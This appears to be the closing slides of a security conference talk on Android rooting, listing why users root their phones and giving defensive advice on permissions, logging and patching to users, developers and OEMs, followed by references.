- Rooting is being viewed as a vehicle for modding
- Ignoring the large pink elephant – security issues
- Unwilling to make details public for fear of OEM fixing bug
- Leaves everyone with major vulnerabilities

# WHY ARE PEOPLE ROOTING

- Modding phones
- Patching process is slow; users want access to latest and greatest releases
- Tethering (Free additional features)

# WHAT CAN YOU DO?

## Users

- Don't assume lack of permissions means data is private
- Does the app really need **READ\_LOG** permissions?  
(Probably not)
- Keep your phone patched up to date

# WHAT CAN YOU DO?

## Developers

- Users are trusting you with access to their private data
- Be careful what you do with that...
- Be paranoid about what you log
- If others don't need to access your components, enforce an access permission

# WHAT CAN YOU DO?

OEMs

- See developer advice
- Set a good example for other developers!
  - Why should they care if they leak private info if you are already doing it too?
- Please patch your libraries/kernels

# QUESTIONS?

Come see us in Track I Q/A room!

# REFERENCES

- SDK Reference Docs  
<http://developer.android.com/reference/packages.html>
- Jon Oberheide - Google's Android Platform (CanSecWest 2009)  
<http://jon.oberheide.org/files/cansecwest09-android.pdf>
- Jesse Burns - Exploratory Android Surgery (BlackHat USA 2009)  
[https://www.isecpartners.com/files/iSEC\\_Android\\_Exploratory\\_Blackhat\\_2009.pdf](https://www.isecpartners.com/files/iSEC_Android_Exploratory_Blackhat_2009.pdf)
- CVE-2009-1185 - [https://bugzilla.redhat.com/show\\_bug.cgi?id=495051](https://bugzilla.redhat.com/show_bug.cgi?id=495051)
- <http://c-skills.blogspot.com/2010/07/android-trickery.html>